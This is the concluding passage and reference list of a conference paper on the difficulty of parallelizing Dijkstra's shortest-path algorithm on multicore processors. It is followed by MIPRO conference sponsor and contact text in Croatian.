Parallel programming is a very intricate, yet increasingly important task as we have entered the multicore era and more cores are made available to theprogrammer. Althou gh separate applications or independent tasks within a sin gle application can be easily mapped on multicore platfor ms, the sameis not true for applications that do not expos e parallelism in a straightforward way. Dijkstra's algorith m is a challenging example of such an algorithmthat is dif ficult to accelerate when executed in a multithreaded fash ion. It is very important to have in mind the two major iss ues inherent to Dijkstra'salgorithm: limited explicit parall elism and excessive synchronization. Dijkstra's algorithm does not readily lend itself to parallelization mainly beca use itrelies on priority queue. Because evaluating the vert ex at the head of the priority queue may change the order of elements remaining within the priorityqueue, it is not n ecessarily correct or efficient to evaluate more than the he ad of the priority queue on each iteration.

There are several possible reasons why the more advanced parallel execution of Dijkstra's algorithm wasn't as fast as expected. One of the reasons could be that the code used may be inefficient. Another possibility is that, for a small amount of nodes, more time could be spent on parallelization and synchronization then it is spent on execution of code as sequential.

There are several areas in which this article could be exte nded with further work. Overcoming issues such as utilizing shared memory, avoiding branches, choosing appropriate data structures and designing algorithms correctly are the key to success with parallelization of Dijkstra's algorithm.

Some problems appear to be inherently sequential, and are difficult, if not impossible, to implement in parallel. Unfortunately, one of these problems is Dijkstra's algorithm. This is actually the main problem for the implementation of its parallelization.

VIII. REFERENCES

[1] Han Cao,Fei Wang, Xin Fang, Hong-lei Tu and Jun Shi, „OpenMP Parallel Optimal Path Algorithm and Its Performance Analysis", World Congress on Software Engineering, 2006.
[2] Qiang Peng, Yulian Yu and Wenhong Wei, „The Shortest Path Parallel Algorithm on Single Source Weighted Multi-level Graph", 2009 Second International Workshop on Computer Science and Engineering, 2009.
[3] Nikos Anastopoulos, Konstantinos Nikas, Georgios Goumas and Nectarios Koziris, „Employing Transactional Memory and Helper Threads to Speedup Dijkstra's Algorithm" ,2009.
[4] Fang Zhou Lin, Nan Zhao, „Parallel Implementation of Dijkstra's Algorithm" , pp COP5570, 1999.
[5] Kevin Kelley, Tao B. Schardl, „Parallel Single-Source Shortest Paths", 2007.
[6] http://www.cs.bham.ac.uk/~mdr/teaching/modules04/java2/DijkstraAlgo.html, last modified on 29th October 2004.



Jeste li spremni za izazove budućnosti?

Stigao je najbrži mobilni internet

Živjeti zajedno

Hrvatski Telekom

sponsors

golden sponsors









silver sponsors





bronze sponsors











sponsors



























MIPRO
Kružna 8/II, HR-51000 Rijeka, Croatia

phone: +385 51 423 984
mipro@mipro.hr • www.mipro.hr

ISBN 978-953-233-069-4